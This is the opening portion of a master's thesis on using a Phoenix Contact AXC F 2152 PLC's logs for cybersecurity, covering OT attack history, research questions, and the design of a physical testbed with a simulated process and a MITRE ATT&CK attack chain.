

MASTER THESIS

Thesis submitted in fulfillment of the requirements for the degree of
Master of Science in Engineering at the University of Applied Sci-
ences Technikum Wien - Degree Program Mechatronics/Robotics

Exploring the Data Logging Capabilities of Present-Day PLCs for Cybersecurity Pur- poses: A Detailed Assessment of Security and Performance Metrics

PICs/ftp/covers.png
By: Ejub Bilalbegovic, BSc

Student Number: 52207273

Supervisors: Ing. Daniel Kissler, MSc MA
Dr. Dr. Florian Skopic

Wien, November 13, 2024

Declaration

“As author and creator of this work to hand, I confirm with my signature knowledge of the relevant copyright regulations governed by higher education acts (see Urheberrechtsgesetz /Austrian copyright law as amended as well as the Statute on Studies Act Provisions / Examination Regulations of the UAS Technikum Wien as amended).

I hereby declare that I completed the present work independently and that any ideas, whether written by others or by myself, have been fully sourced and referenced. I am aware of any consequences I may face on the part of the degree program director if there should be evidence of missing autonomy and independence or evidence of any intent to fraudulently achieve a pass mark for this work (see Statute on Studies Act Provisions / Examination Regulations of the UAS Technikum Wien as amended).

I further declare that up to this date I have not published the work to hand nor have I presented it to another examination board in the same or similar form. I affirm that the version submitted matches the version in the upload tool.“

Wien, November 13, 2024

Signature

Kurzfassung

Die in letzter Zeit zunehmende Zahl von Cyberangriffen auf OT-Systeme, insbesondere auf Systeme mit SPS, hat in der Cybersicherheitsgemeinschaft große Besorgnis ausgelöst. In diesem Beitrag werden die Datenprotokollierungsfähigkeiten aktueller moderner SPSen erörtert, wobei der Schwerpunkt auf der AXC F 2152 von Phoenix Contact liegt. Die Forschung zielt darauf ab, das Verständnis der defensiven Rolle und der Cybersicherheitsperspektive von PLCs innerhalb von OT-Systemen zu verbessern. Die Herausforderungen in Bezug auf die Sicherheit von SPSen werden in dieser Forschung durch die Emulation von SPS-Operationen in drei verschiedenen Szenarien ermittelt: Normalbetrieb, Szenario mit aktivierter Protokollierung und ein Cyberangriffsszenario mit aktivierter Protokollierung. Die Testumgebung ist so konzipiert, dass sie industrielle Umgebungen simuliert, in der Hoffnung, verschiedene Arten von Daten zu sammeln - Anwendungsprotokolle, Syslogs und Systeminformationen. Diese werden dann zum Testen verschiedener maschineller Lernmodelle verwendet, um die Vorhersagegeschwindigkeit bössartiger Protokolle zu bewerten. Wichtige Leistungskennzahlen wie Zykluszeit, Speichernutzung, CPU-Nutzung und Board-Temperatur werden in Bezug auf die Leistung und Sicherheit der SPS betrachtet. Um herauszufinden, wo und wie sich Cyberangriffe in den gesammelten Daten manifestieren, wird auch untersucht, wie die Protokolle von Cyberangriffen betroffen sind. Die Ergebnisse verdeutlichen die Notwendigkeit eines Ressourcenmanagements und optimierter Protokollierungsstrategien, um das System unter den Bedingungen eines Angriffs aufrechtzuerhalten. Damit leistet diese Arbeit einen wichtigen Beitrag zu den laufenden Bemühungen um eine Verbesserung der Sicherheit von SPSen durch aussagekräftige Daten und Erkenntnisse, die die Verteidigungsstrategie in zukünftigen OT-Systemen beeinflussen können.

Schlagworte: SPS, OT-Systeme, Industrie-Leitsysteme, Datenprotokollierung, Cybersicherheit, Maschinelles Lernen

Abstract

The recently growing number of cyber attacks on OT systems, especially those systems involving PLCs, has raised serious concerns in the cybersecurity community. This paper discusses the data logging capabilities of actual modern PLCs, specifically focusing on the AXC F 2152 from Phoenix Contact. Research aims to improve understanding of the defensive role and cybersecurity prospect of PLCs within OT systems. The challenges in the safety and security for PLCs in this research are detected through the emulation of PLC operations under three different scenarios: normal operation, logging-enabled scenario, and a cyberattack scenario with logging enabled. The testbed is designed to simulate industrial environments in hopes of gathering diverse types of data-application logs, syslogs, and system information. These will consequently be applied in the testing of diverse machine learning models to evaluate the rate at which it can predict malicious logs. Key performance metrics such as cycle time, memory use, CPU use, and board temperature are considered relative to the performance and safety of the PLC. To identify where and how cyber-attacks manifest themselves within the collected data, the paper also examines how logs are affected by cyber-attacks. The results heeded to the need for resource management and optimized logging strategies for system sustenance under the attack conditions, making this work a great contribution to ongoing efforts toward improvements in the security of PLCs through the-worthy data and insights that can shape the defense strategy in future OT systems.

Keywords: PLC, OT Systems, ICS, Data Logging, Cybersecurity, Machine Learning

Acknowledgements

First and foremost, all praise and thanks are due to Allah (SWT), whose countless blessings, guidance, and mercy have granted me the strength, perseverance, and wisdom to complete this journey. Without His will, none of this would have been possible.

Equally, I have to thank my family, who have similarly given me unconditional love and support on this journey. To my parents, my wife, my brothers, my sister, and all my extended family, your encouragement and patience are a consistent motivational force in my life, for which I will always be grateful.

In particular, I would like to thank my supervisors Ing. Daniel Kissler, MSc MA, and Dr. Dr. Florian Skopic for indispensable support, guidance, and tutoring during the research. Their experience and acumen proved inexhaustible founts from which this work was shaped. I am more than grateful for every ounce of time and effort they have invested in me.

I would like to thank the Austrian Institute of Technology AIT for providing all means and facilities concerning this work. Very substantial support for preparation was given to me, and hence I highly appreciate it.

Contents

1 Introduction

1.1 Motivation

Judging the Operational Technology (OT) field by the rise of cyber-attacks in the past few years indicates an immense need for more attention in this field of research. OT systems represent the most crucial systems in our modern society, examples of such systems are power plants, transportation systems or manufacturing systems. [1] [2]. Mostly, OT systems are used in the industry and are called Industrial Control systems(ICS). Interestingly, research done on cybersecurity issues regarding OT systems is mentioned as ICS issues, sometimes it is used interchangeably, even though it is just a subcategory of OT. OT systems have many categories, the most known are SCADA systems, distributed control systems (DCS), or PLC-based control systems. [3] [4] [2]. To fully comprehend this field, it is necessary to look into the systems most crucial requirement, which is safety. It is very different from typical IT systems, as they are not at all flexible like IT systems and changes happen even over time windows of decades. The development of OT systems differs significantly from IT systems [5]. A huge number of long-established systems are still used, called legacy systems, as for example in the railway industry, those systems have multiple decades-long guarantees and were built with past technology. There are also OT systems, whose physical processes used to be analog and then digitized in the last century. Keeping in mind the safety goal, the main focus was to make the system functional, in the sense that the physical process should continue working under any circumstances. The systems can have multiple redundancies in case there is an error in one process, the second can take over the functional part. The same is true when looking at the communication protocols used in industry such as Modbus, Profinet, or S7. They originally had no security mechanism like authentication, integrity, or encryption. These mechanisms were added later, so there are plenty of OT systems that use further protocols that don't have security mechanisms [2] [3]. Previously, the presence of vulnerabilities in the system was less critical because the systems used to be air-gapped. This means the system could only be hacked in one way, the attacker had to have physical access to the system. Otherwise, it was very difficult to hack those systems since they were not connected to the Internet and it was challenging to physically access those systems [4]. Traditionally, this has been one of the biggest reasons why development in cyber defense for OT systems has not kept pace with that of IT systems. However, with Industry 4.0, an enormous transformation came about in the OT sector-what is better known as the Industry 4.0 revolution. This revolution includes digital technologies integrated into industrial processes that are characterized by components such as the IoT, Big Data and analytics, CPS, Smart Factories, Cloud Computing, and so on [6]. Industry 4.0 is a turning point

in terms of relevance to security for the OT sector. This new layer of security problems caused by integrating the Internet with OT networks, adding complexity regarding Industry 4.0 functionalities, brings into the industrial world new unseen challenges. New emerging issues that used to be nonexistent revealed new issues within the OT domain. In fact, increased connectivity and digitalization demand a stronger emphasis on reliable measures that would provide robustness to these systems' security [3]. Unfortunately, OT systems have already been a target of cyberattacks, and there are plenty of examples concerning famous OT system attacks. Notable cases are Stuxnet (2010), Shamoon (2012), and Ukraine cyber-attacks (2015-2016) referred to in several discussions with regard to OT. The best example that gained international fame is Stuxnet, where hackers attacked Iran's nuclear program. The goal of the attack was to destabilize Iran's nuclear program with minimal damage. The interesting thing about the attack is that the system was isolated and an insider was needed to introduce the harmful virus. The Shamoon malware is also an OT attack that aimed to delete data and replace it with harmful files. The latest example is the Ukrainian cyber-attack, where a group called the Sandworm team attacked a power plant and caused a power outage in that region [7]. Analyzing weaknesses is crucial to preventing attacks, so a Kaspersky study published data that remote work increased by a significant 53% in the OT industry. Similarly, the number of reported vulnerabilities is growing year by year, showing that cybercrime is unfortunately growing in this field as well. The main reason for this is that the number of air-gapped OT systems is decreasing [8]. This means that in the past if someone wanted to hack the mentioned system, they would have to have physical access directly to the system. There was no additional connection leading outside the system network. [4]. Traditionally, this was one of the key reasons why the OT industry did not bother with cyber system vulnerabilities. But with the arrival of the new industrial revolution called Industry 4.0, the OT system could no longer survive as a closed system. This new revolution implies the integration of new technologies into the OT system, such as the Internet of things, machine learning, big data, cloud computing. All the changes require that the OT system be connected to the Internet, then indirectly, connected through the IT level in the entire system.[6]. In order to protect the entire OT system, it is recommended to follow certain guidelines. The best example is NIST 800-82, which contains many possibilities for building such a defense, such as network segregation, correct firewall configuration or system architecture that is focused on defense. It is also recommended to use IDS/IPS as a method of identifying or preventing attacks, unfortunately there are solutions that are specialized for OT systems only in the initial steps [2]. Before proceeding with this topic, it is important to understand the architecture of the OT system. As the best method to understand the architecture is to use the Purdue Model for reference. It consists of six levels, starting with the first level 0 and the last level 5, the higher the level, the closer it is to IT and some more complex abstraction. Thus, in Level 0, the physical system is located, these are actuators and sensors in most cases that are in direct contact with the real world. Then the simple control functions come that are performed by field devices such as PLCs. Level 2 is in charge of the control systems, these are applications such as SCADA systems that can be used to manage multiple PLCs. Level 3 is concerned with

programming and configuration of the whole system. Lastly the last two levels are the business logistic system and the enterprise level. Returning to the recent topic of IDS and IPS systems, NIST mentions that there are no complete solutions for OT systems. The reason for this is due to those solutions being trained exclusively for IT systems and therefore poorly recognize other attacks or communication protocols. Unfortunately, most cyber solutions are focused mainly on higher levels. That makes sense in many cases cause the Attack goes through the higher level to the physical level [2].

1.2 Related Work

The gap in research is shrinking as more researchers focus on cybersecurity for OT systems and work on creating datasets for OT systems. In these three papers[5] [8] [9], the researchers focus on developing testbeds and datasets for the OT field. For example, "A Comparison of ICS Datasets for Security Research" by Choi et al. investigates the differences between well established OT datasets, evaluating the importance of attack paths. In "A Survey of Testbeds and Datasets for Cyber-Physical System Security Research," Faisal et al. review existing testbeds and datasets, further describing their importance in the cybersecurity field. Lastly, "Application Perspective on Cybersecurity Testbed for Industrial Control Systems" by Pospisil et al. talks about different methods to build testbeds in order to imitate real OT environments. Some of the most popular datasets for OT systems are the SWaT (Secure Water Treatment) dataset [10], Morris datasets[11], and Lemay dataset[12]. These datasets mostly focus on network data from the higher levels of the Purdue model, such as Level 3 and Level 4. Most of the research is focused on network data logging, and if implementing host-based data, then logging usually happens at the higher levels [5]. This focus on higher levels makes sense because that's where cyber attacks often start as attackers enter through the enterprise level. With the increasing popularity of attackers targeting field devices, such as PLCs, raises concerns about potential undetected attacks. Additionally, the risk is further emphasized by the possibility of compromising the PLC as an entry point to the system, since compromised PLCs provide a simple way of infecting the whole system. PLCs are one of the most popular field devices, used to control physical processes, and now newer PLCs provide more options, including internet connectivity. This raises the need for defense mechanisms focused on PLCs [5][13] [1]. Some papers have looked at PLC defensive mechanisms, like "PLC-based Cyber-Attack Detection: A Last Line of Defence" by David Allison et al.[1] presents a detection system specifically for PLCs to identify False Data Injection Attacks (FDIAs) directly on the device, serving as a last line of defense. This system focuses on logging PLC control logic to spot anomalies. "Armor PLC: A Platform for Cyber Security Threats Assessments for PLCs" by Wenhui Zhang et al.[14] introduces Armor PLC, a platform that assesses and mitigates cyber threats targeting PLCs using Host-Based IDS techniques. The paper mainly looks at physical process monitoring data and finds that some attacks can still go undetected. Finally, "A Survey on Programmable Logic Controller Vulnerabilities" by Wang et al.[13] gives a thorough overview of PLC vulnerabilities,

categorizing different types and reviewing current mitigation techniques. The paper illustrates real PLC attacks and discusses the vulnerabilities present both in real and simulated settings. Although there are various works on this topic, most of them focus on one type of attack or on a small selection of logs. This is an indication that a larger selection of logs should be processed in order to see what is possible to collect. In the same way it is regarding the attacks, carrying a whole attack chain would increase the relevance in the logs since mimicking a real-world attack chain along with having the possibility to further analyse the impact on the PLC system. The present paper explores the possibilities of modern PLC to perform logging for security purposes, focusing on a device provided by Phoenix Contact: the AXC F 2152. This allows investigation whether performing the logging is possible with new PLCs and creates new knowledge for further research. This could lead to more sophisticated defence strategies. So, having a wider set of collected PLC logs and measuring their quality in relation to predicting attacks would be of a great value. Another ambition was to include a complete attack chain in the testing scenario. The NIST noted that IDS systems struggle with detecting organized attacks over time, so having a well-documented attack chain would be more beneficial compared to isolated single attacks [2]. Additionally, we need to consider safety, so analyzing the performance impact during logging is also a crucial part of this study. This chapter outlines the methodologies employed in the study to explore the data logging capabilities of a modern PLC, assess the impact of data logging on PLC performance and safety, evaluate the effectiveness of collected data in predicting cyber attacks, and analyze the most significant MITRE ATT&CK techniques impacting PLC security. Additionally, this chapter describes the development of a testbed for collecting logs on a PLC in an OT system[15].

1.3 Research Questions

As mentioned in the previous paragraph, this paper focuses on analyzing the logging capabilities of a modern PLC and the AXC F 2152 was taken as an example, so all results are valid only for that type of PLC. In order to analyze this, we must first be aware of the possible consequences on the safety of the system **phoenix_contact_axc_f_2152noauthor_user_2020**. In order to be sure how logging affects the system, the first question will be focused on the performance of the PLC system in regards to different scenarios. Another topic is the usefulness of the collected logs for cybersecurity research, it is important to somehow evaluate the quality of the given dataset that will be generated. Therefore, a MITRE ATT&CK Chain will be designed and then simulated on the testbed in order to have malicious logs **mitre_attack_chain**. Then, similar to most research, ML models will be used to try to predict malicious logs from benign ones. The resulted score would be an indicator that the data is of good quality. The last topic would focus on the MITRE ATT&CK Techniques which would be executed, targeting the quantity of its manifestation along with the impact on some performance metrics. The aim is to further widen the understanding of some attack Techniques executed in a PLC system [15].

Research Question 1: In what way does the data logging process relate to performance metrics at the PLC?

Measuring different PLC performance metrics through different scenarios to see the impact of logging on the PLC system. A detailed empirical analysis that compares the scenarios with various visual statistical indicators such as box plots, function plots or other indicators is expected.

Research Question 2: How valuable is the data collected for machine learning models in predicting malicious logs?

Performing two different scenarios in which data is collected, in one case the system is attacked with a designed MITRE ATT&CK Chain. After the collected data is labeled, ML models are trained to predict malicious logs. The accuracy, precision, recall, and confusion matrix of different ML models are assumed in order to obtain the final accuracy of the model.

Research Question 3: Where do selected MITRE ATT&CK techniques manifest in specific log types, and what is their impact on the memory and CPU usage of the PLC?

Empirical analysis of a certain set of MITRE ATT&CK techniques appearance in certain logging methods. Additionally targeting the impact of these techniques on memory consumption and CPU usage. For the manifestation it is expected to quantify the logs regarding each MITRE ATT&CK technique along with the log method where it manifested. At the end, the average CPU usage and Memory consumption will be taken and analyzed which MITRE ATT&CK Techniques deviate from the others.

2 Methods

2.1 Introduction

As previously mentioned in the introductory chapter explained this research aims to evaluate the data logging capabilities of modern PLCs for cybersecurity purposes by answering three questions regarding security and safety. Answering these questions calls for a well-structured approach. The best way to adhere to this approach is by precisely defining objectives, which gives guidance during the research. Obtaining the artifacts requires the creation of an experimental environment, also called a testbed. The artifact's relevance and accuracy rely heavily

on the credibility of the testbed, and indeed the design choices of the testbed are of an integral part of the methodologies [16]. It's significant to note that for the design of the methodologies, an iterative process was used. Different techniques were tested and not all of them performed accurately some could not be implemented in the testbed. Anyway, they will still be mentioned and the reason they have not been included in the methodologies. Therefore, this work starts with the explanation of the testbed characteristics along with every reflection about the reasoning behind the choices made regarding the testbed [8]. From the objectives we can form requirements for the testbed to make the planning more accurate. For example, ensuring repeatability is a primary requirement because the testbed serves as the main field where the artifacts are produced for this research, and wanting to reproduce similar artifacts includes designing a similar testbed[16]. The iterative process enhanced the adjustments, resulting in a more robust testbed. After the testbed, the remaining methodologies which focus more on the research question itself will be explained. Further, this section aims to clarify the reasoning behind the choices made during the development of the testbed and the remaining methodologies implemented to follow the objectives. By examining possible alternatives and justifying the decisions, ensuring that the reason for the choices made are transparently mentioned. Due to the methodologies evolving from iterations, the tryout process was reflected. Subsequently, a detailed explanation of how these choices were implemented within the system will be provided. While the way of approaching the problem may differ depending on the nature of the objective—from testbed to benchmark creation and evaluation—our primary concern is to provide clear and structured documentation, with the goal of increasing clarity and repeatability.

2.2 Testbed

2.2.1 Requirements

As mentioned above, it is crucial to have guidance throughout this work. Having clearly set objectives will help in reaching this goal. To define the objectives of the testbed along with the configuration of data gathering, relevant literature was reviewed [17][8][18]. Most testbeds did not focus on fidelity, so it is still not a well-researched field, but some papers analyzed the testbed landscape with the need to define and analyze requirements for OT testbeds[16]. The four most mentioned requirements are fidelity, repeatability, measurement accuracy, and safe execution of scenarios. The requirements align with the goals and are great overall guidelines. However, it was also observed that the objectives of testbeds vary, and thus the distinctive nature of the testbed should be taken into account to ensure the generation of more precise results. Some additional input can be taken from characteristics of the testbed such as financial cost, complexity, or application sector[16] [18]. Lastly, the research question objectives provide great input from which requirements are extracted. The final list of requirements is:

- **Fidelity:** building a system that has similar if not equal properties as a real OT system.

- **Repeatability:** following the same methods should yield the same results.
- **Measurement accuracy:** measurements must be completely true without any influence of external factors.
- **Safe execution:** No harm should be done to the testbed during testing.
- **Complexity:** The complexity should cover the basic functionalities of an OT system from the perspective of the PLC.
- **Versatility:** The PLC should be versatile enough to provide more possibilities for data logging than a standard PLC.
- **Mitre:** The application should allow all MITRE ATT&CK techniques to be executed.

2.2.2 Testbed Components and Architecture

The design stage of both the testbed architecture and the scenario is closely linked and cannot be done without the other. While the scenario dictates the foundation of the architecture, there are multiple ways through which this can be achieved. One of the biggest questions is what the optimal methodology for the implementation is, deploying a physical testbed or a virtual testbed [18]. Both options carry pros and cons. The virtual testbed is lower in cost, scalable, and safer but doesn't possess the same accuracy as a physical testbed. On the other hand, physical testbeds are higher in cost, are more complex and the flexibility can be problematic. Nevertheless, from the point of Fidelity, it provides the most accurate results in order to mimic real testbeds. This characteristic of physical testbeds led to the decision to utilize physical components in the testbed [19]. A further question was about the manner to approach the physical process, which is the Level consisting of sensors and actuators interacting with real-world processes. Building a real physical process that mimics a real-world OT system with its functionality is a complex task that requires financial and time resources that exceed the aim of this work. One suitable solution is to use hardware-in-the-loop (HIL) which simulates the sensors and actuators interacting with the real world and sends the controlling devices, PLCs in our case, the values[16]. Another way as used by other testbeds is to use sensor readings without a functional use case just for the reason of having sensor readings [8]. This option has the least benefits for our work since it is costlier and doesn't provide a better fidelity than the HIL. In the end, using HIL was the best for our objectives since we can generate some scenarios where the PLC needs to control the simulated physical system so that in the case of attacking the testbed we can see the influence on more levels, like the physical process going out of control. As mentioned by Dehlaghi-Ghadim et al. (2023), there are two ways to approach HIL design: using simulation software models like MATLAB or Simulink, or writing custom-made scripts [18]. Both options are feasible, MATLAB being a well-accepted way of modeling various systems and having some ready-made examples **matlab_software**. However, the sole dilemma was that in order to utilize a ready-made model, it was necessary to modify the PLCs

to align with the model. There was no guarantee that in the end all devices could be integrated. Alternatively, a model could be assembled from scratch, but this would exceed the investment of time for this work. Finally, using a Python script on a Raspberry Pi 3B+ it was possible to simulate a physical system and be possible to communicate to the PLCs. This approach covered our objectives in a very simple manner enabling us to have flexibility in the deployment and adjustments **mitre_attack_chainraspberrypi3bplus**.

2.2.3 Essential Testbed Components

The testbed consists of two PLCs models AXC F 2152 from Phoenix Contact **phoenix_contact_axc_f_2152**, a Raspberry Pi 3B+ **raspberrypi3bplus** for the physical process simulation, two Laptops, one for the Engineering Workstation (E.Workstation) and the second one for the Attacker. The design intention was to have all components surrounding a PLC in a Purdue Model which serves as the reference model for ICS systems in this research. Looking at the Purdue Model a PLC is mostly connected to the physical process, a neighbor PLC, and an E.Workstation or Scada System [20]. This is the fundamental architecture; SCADA systems can be present but don't have to. They are usually used in bigger systems, controlling a group of PLCs. The Design Architecture was heavily influenced by previous testbeds, NIST and the Purdue Model [2][20][17]. Furthermore, the objective of this research was to use a modern PLC that provides more functionality than a regular PLC, that's why Austrian Institution of Technology (AIT) that tutored me through this work, provided the AXC F 2152. The PLC offers a variety of possibilities, including a Linux-based OS, the ability to utilize multiple programming languages, cloud connectivity, a web-based management (WBM) interface, high performance, security features, and numerous other advantages. The fundamental characteristic is that it operates on Linux and has higher performance compared to regular PLCs. Due to the PLC operating on Linux it is possible to install new Software and configure it more accurately. Besides the OS, the WBM within The AXC F 2152 provides a wide set of features, such as setting up a syslog client to send system logs to a server **phoenix_contact_axc_f_2152**. For the Physical process simulation, the decision was between microcontrollers, such as Raspberry Pi Pico, Arduino, and STM32s, and the Raspberry Pi 3B+. The reason the Raspberry Pi 3B+ was chosen because it had an Ethernet connection which allowed us to have a connection to the PLC. Also, Micropython provides great Libraries to handle many ICS-specific protocols. One of the crucial decisions was not to include a SCADA system in the testbed. Including SCADA in this testbed would exceed the scope substantially meaning additional consideration for fidelity and other requirements making it difficult to manage within the planned constraints. A picture of the real testbed setup is shown in Figure ???. Our primary focus is directed towards PLCs and their logging capabilities. The addition of a SCADA system to the testbed appears to offer minimal significant value since the Attack would likely retain similar and the logging types would remain unchanged. To achieve higher fidelity in the testbed, various design decisions were made. The first and biggest was to use physical PLCs instead of virtual PLCs [17]. As mentioned, the two

PLCs used in this research were kindly provided by the AIT, which also offered invaluable mentorship throughout the process. However, all research, analysis, and intellectual contributions presented in this thesis are entirely my own, and no intellectual property was taken from the AIT. The reason for implementing two PLCs in the Testbed Application comes from the intention to execute attacks from one PLC to the second PLC, trying to mimic lateral movement in a horizontal direction. The objective was to fulfill the requirement of being capable of completing a whole Attack Chain from the MITRE ATTA&CK framework with at least one Technique from every tactic **mitre_attack_chain**. Concerning the secureness of the testbed, we used the default setting on the PLC, provided by the manufacturer. If some secure measures are configured or turned off, then with the intention of Attack execution. They are well described later in the paragraph concerned with the configuration. As mentioned in the NIST, many real ICS systems still remain susceptible to significant vulnerabilities and don't offer any effective countermeasures. That was one of the reasons for the use of Modbus as the communication protocol since it is widely used but doesn't provide any encryption.

2.2.4 Testbed Architecture and Network Topology


The final version of the testbed from the perspective of the network architecture and the device relationships is illustrated in Figure ???. All components are interconnected via a network switch, forming a star topology. As we can notice, the attacker has a direct connection to the PLC and two different machines. In order to exploit some PLCnext features the attack will need to operate from a Windows machine along the Linux machine, and that is the reason for deploying two machines as the attacker **phoenixcontact_plcnext_engineer**. The aim for the direct connection between the attacker and PLCs was the possibility of being able to execute a whole attack chain on the PLC. This phenomenon is not uncommon in real attacks against ICS systems. The same MITRE ATT&CK chain is part of all three Research Questions, but the detailed explanation is described as part of the third Questions Methodology [15].

In this configuration, the components have the following IP addresses, as shown in Table ??, with their roles added for context:

All devices share the same netmask (255.255.255.0) and are configured to use the gateway IP 192.168.137.1.

2.2.5 Application Overview

Regarding the testbed application, the Raspberry Pi 3B+ has the role of simulating a real physical process adopting sensors and actuators. To simulate this behavior a Python script was deployed on the Raspberry Pi 3B+, which generated five values ranging between 95 and 105 representing the physical process in a "normal" mode. The "normal" mode represents a state indicates that the system is in safe state. Additionally, a button is connected to the Raspberry Pi 3B+, pressing the button results in a gradual growth of the values by exactly one every second



PICs/realtestbed.jpg

Figure 1: Practical Setup of the Testbed

